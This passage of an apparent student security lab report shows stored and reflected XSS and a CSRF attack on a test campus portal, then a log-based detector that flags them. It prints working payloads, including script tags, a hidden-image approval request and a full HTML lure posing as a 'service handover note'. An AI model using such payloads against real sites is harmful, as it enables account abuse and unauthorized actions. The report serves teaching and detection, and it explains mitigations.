


Figure 12. Reflected XSS alert from the Knowledge Base search.

Stored XSS

I saved the script below in Alice's About me field. It ran when I opened her profile from the staff directory. The saved text also ran when Bob later viewed her profile.

```
<script>alert('stored XSS')</script>
```




Figure 13. Stored script in Alice's profile field.




Figure 14. Stored XSS alert while Alice's profile opens from the staff directory.

The reflected script ran when the crafted search URL opened. The stored script remained in Alice's profile and could run for anyone viewing it. An injected script could read and transmit a session cookie if JavaScript can access it. An HttpOnly cookie blocks that direct read. Encoding profile text before display would stop this example, and a Content Security Policy would add protection.

4 Cross-site request forgery

AR-301 was Pending when Alice tried to open the approval URL. She received Access denied. The request was still Pending when I signed in as admin. I then published an HTML document with a hidden image pointing to the approval URL and opened it in the admin browser session.




Figure 15. AR-301 is Pending in Alice's account.




Figure 16. The direct approval request is denied when Alice is signed in.




Figure 17. AR-301 remains Pending in the administrator session before the document is opened.

The hidden image made the browser request this URL when the document loaded.

```
<img src="http://portal.campus.test/request_action.php?id=301&amp;decision=approve"
alt="" width="1" height="1" style="opacity:0">
```




Figure 18. The published document opened in a private browsing session.

After the document loaded, AR-301 showed Approved. An attacker could present such a document as a routine service notice to get an administrator to open it. The browser sent the image request with the admin session even though the document came from a different origin. Authentication identified the admin but did not verify intent for this action. The Same-Origin Policy restricts cross-origin reads but does not stop an image from sending this request. The approval endpoint accepts GET and checks no CSRF token. A POST action with a CSRF token and Origin check would prevent it.




Figure 19. AR-301 changed from Pending to Approved after the document loaded.

5 AI-assisted web attack detection

I ran web_attack_detector.py against Apache's campus-portal-access.log. It decodes URL text and checks for SQL injection and XSS patterns. It also flags GET requests to request_action.php and requests to a local marker used in the stored-XSS test. Each alert prints the time, client IP, method, path, HTTP status, and reason. The script uses fixed rules at runtime.

```
sudo python3 ~/Desktop/web_attack_detector.py --log /var/log/apache2/campus-portal-access.log
```

Detection results

The ticket search payload produced a SQLi alert for GET /tickets.php (HTTP 200). The Knowledge Base payload produced two XSS alerts for GET /knowledge.php (HTTP 200), one for the script tag and one for alert(). Figure 20 shows both.

I saved <script>fetch('/__xss_probe__?type=stored')</script> in Alice's About me field. When Bob opened her profile, the detector logged GET /__xss_probe__ as an XSS execution beacon. The request returned 404 because the marker path has no page. Figure 22 shows Bob's browser session and the second marker alert.

I opened a shared document in the admin browser session. Its hidden image requested /request_action.php?id=302&decision=approve. The detector flagged the GET as a CSRF risk (HTTP 302) and noted that the referrer was outside the portal host. AR-302 changed from Pending to Approved.




Figure 20. Detector output for SQL injection, reflected XSS, stored XSS, and CSRF.



Figure 21. Local marker saved in Alice's profile.




Figure 22. Bob views Alice's profile while the detector records a second stored XSS marker request.




Figure 23. AR-302 is Pending before the document opens.

HTML document source

```
<!doctype html>
<html><body>
<h1>Service handover note</h1>
<p>Please review this document.</p>
<img src="http://portal.campus.test/request_action.php?id=302&amp;decision=approve"
     alt="" width="1" height="1" style="opacity:0">
</body></html>
```

Figure 24. The shared document contains a hidden approval request for AR-302.




Figure 25. AR-302 is Approved after the document opens.

Assessment

The script alerted for all four demonstrations. Apache's access log has the URL and response status but not POST bodies. It could not read the login payload or the text submitted to Alice's profile, so the stored-XSS test used a local marker. The rules may miss new payloads or flag harmless requests. The CSRF alert alone does not show a successful decision, which is why I checked AR-302 before and after.

AI drafted the first version of the detector. I ran it during the lab attacks and compared each alert with the browser result. This showed me why log alerts need context, especially for stored XSS and CSRF.